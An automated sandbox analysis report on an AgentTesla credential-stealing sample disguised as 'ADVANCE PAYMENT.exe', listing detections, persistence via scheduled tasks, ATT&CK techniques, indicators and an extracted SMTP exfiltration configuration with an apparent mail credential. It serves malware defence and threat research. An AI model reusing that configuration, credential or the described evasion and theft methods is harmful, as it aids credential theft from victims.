ID: 412569
Sample Name: ADVANCE PAYMENT.exe
Cookbook: default.jbs
Time: 19:28:22
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report ADVANCE PAYMENT.exe

Overview


General Information

Sample Name:	ADVANCE PAYMENT.exe
Analysis ID:	412569
MD5:	5f7faffd15d103a7..
SHA1:	cf29776fce975e3..
SHA256:	2fa0de4488e95a4.
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains potentia…
- .NET source code contains very larg…
- Hides that the sample has been dow…
- Initial sample is a PE file and has a …
- Installs a global keyboard hook
- Modifies the hosts file
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Queries sensitive video device inform…

Classification



Startup

- **System is w10x64**
- ADVANCE PAYMENT.exe (PID: 5792 cmdline: 'C:\Users\user\Desktop\ADVANCE PAYMENT.exe' MD5: 5F7FAFFD15D103A7084B067984180D68)
  - schtasks.exe (PID: 4652 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ADIOBurIGIpulV' /XML 'C:\Users\user\AppData\Local\Temp\tmpE65C.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4728 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - ADVANCE PAYMENT.exe (PID: 4584 cmdline: {path} MD5: 5F7FAFFD15D103A7084B067984180D68)
  - ADVANCE PAYMENT.exe (PID: 2968 cmdline: {path} MD5: 5F7FAFFD15D103A7084B067984180D68)
  - ADVANCE PAYMENT.exe (PID: 4496 cmdline: {path} MD5: 5F7FAFFD15D103A7084B067984180D68)
- kprUEGC.exe (PID: 3132 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 5F7FAFFD15D103A7084B067984180D68)
  - schtasks.exe (PID: 6032 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ADIOBurIGIpulV' /XML 'C:\Users\user\AppData\Local\Temp\tmp976C.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 5692 cmdline: {path} MD5: 5F7FAFFD15D103A7084B067984180D68)
- kprUEGC.exe (PID: 5080 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 5F7FAFFD15D103A7084B067984180D68)
  - schtasks.exe (PID: 6660 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ADIOBurIGIpulV' /XML 'C:\Users\user\AppData\Local\Temp\tmpBF19.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6608 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 4476 cmdline: {path} MD5: 5F7FAFFD15D103A7084B067984180D68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "info@medamanagement.com20@radihX21@Medamail.medamanagement.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.235733072.0000000002E51000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0000001B.00000002.356573819.0000000003E99000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000001B.00000002.356573819.0000000003E99000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.238500128.0000000003E59000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.238500128.0000000003E59000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 25 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
27.2.kprUEGC.exe.3fc68a0.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
27.2.kprUEGC.exe.3fc68a0.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
23.2.kprUEGC.exe.44a68a0.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
23.2.kprUEGC.exe.44a68a0.2.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
27.2.kprUEGC.exe.3fc68a0.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

.NET source code contains very large array initializations

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 3 1 1	Scheduled Task/Job 1	Process Injection 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Disable or Modify Tools 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 4 2 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 4 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ADIOBurIGIpulV.exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
31.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
26.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.2.ADVANCE PAYMENT.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://mail.medamanagement.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%lm	0%	Avira URL Cloud	safe	
http://medamanagement.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://aDgAHsg7H4G.net	0%	Avira URL Cloud	safe	
http://GTjlPP.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
medamanagement.com	94.130.249.226	true	true		unknown
mail.medamanagement.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	ADVANCE PAYMENT.exe, 00000007.00000002.496550935.0000000002BC1000.00000004.00000001.sdmp, kprUEGC.exe, 0000001A.00000002.359274645.0000000002E31000.00000004.00000001.sdmp, kprUEGC.exe, 0000001F.00000002.495714599.0000000002AC1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org%GETMozilla/5.0	kprUEGC.exe, 0000001F.00000002.495714599.0000000002AC1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://DynDns.comDynDNS	kprUEGC.exe, 0000001F.00000002.495714599.0000000002AC1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.medamanagement.com	ADVANCE PAYMENT.exe, 00000007.00000002.499849851.0000000002E81000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%lm	ADVANCE PAYMENT.exe, 00000007.00000002.496550935.0000000002BC1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://medamanagement.com	ADVANCE PAYMENT.exe, 00000007.00000002.499849851.0000000002E81000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	ADVANCE PAYMENT.exe, 00000007.00000002.496550935.0000000002BC1000.00000004.00000001.sdmp, kprUEGC.exe, 0000001A.00000002.359274645.0000000002E31000.00000004.00000001.sdmp, kprUEGC.exe, 0000001F.00000002.495714599.0000000002AC1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	ADVANCE PAYMENT.exe, 00000000.00000002.235733072.0000000002E51000.00000004.00000001.sdmp, kprUEGC.exe, 00000017.00000002.335098344.0000000003371000.00000004.00000001.sdmp, kprUEGC.exe, 0000001B.00000002.354627256.0000000002E91000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	ADVANCE PAYMENT.exe, 00000000.00000002.238500128.0000000003E59000.00000004.00000001.sdmp, ADVANCE PAYMENT.exe, 00000007.00000002.488696376.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 00000017.00000002.337399242.0000000004379000.00000004.00000001.sdmp, kprUEGC.exe, 0000001A.00000002.357183186.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000001B.00000002.356573819.0000000003E99000.00000004.00000001.sdmp, kprUEGC.exe, 0000001F.00000002.488341768.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://aDgAHsg7H4G.net	ADVANCE PAYMENT.exe, 00000007.00000002.496550935.0000000002BC1000.00000004.00000001.sdmp, ADVANCE PAYMENT.exe, 00000007.00000002.499750161.0000000002E77000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://GTjlPP.com	kprUEGC.exe, 0000001F.00000002.495714599.0000000002AC1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
94.130.249.226	medamanagement.com	Germany		24940	HETZNER-ASDE	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412569
Start date:	12.05.2021
Start time:	19:28:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ADVANCE PAYMENT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@22/10@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 13.64.90.137, 131.253.33.200, 13.107.22.200, 20.50.102.62, 13.88.21.125, 92.122.145.220, 104.43.193.48, 184.30.24.56, 20.82.210.154, 92.122.213.194, 92.122.213.247, 2.20.142.209, 2.20.143.16, 20.82.209.183, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, skypedataprdcolcus15.cloudapp.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:29:11	API Interceptor	746x Sleep call for process: ADVANCE PAYMENT.exe modified
19:29:44	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
19:29:52	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
19:29:56	API Interceptor	307x Sleep call for process: kprUEGC.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
94.130.249.226	COPY OF N-N.exe	Get hash	malicious	Browse	
	BANK ACCOUNT DETAILS.exe	Get hash	malicious	Browse	
	SWIFT COPY FOR ADVANCE PAYMENT.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	3c7a62a5_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	169f7aa7_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	b48fbc98_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	c9d6dad1_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	1c739085_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	3175e64e_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	b0874db7_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	7de2731b_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	7e6e1ce6_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	b1a617df_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	65e41f56_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	c9a3f59c_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	ea71ab3c_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	57ec04bd_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	b7beb1c5_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	1b21ec17_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	ef063a1f_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	fba1ed56_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	0143c381_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	f41e2082_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ADVANCE PAYMENT.exe.log	
Process:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ADVANCE PAYMENT.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	false
Reputation:	moderate, very likely benign file
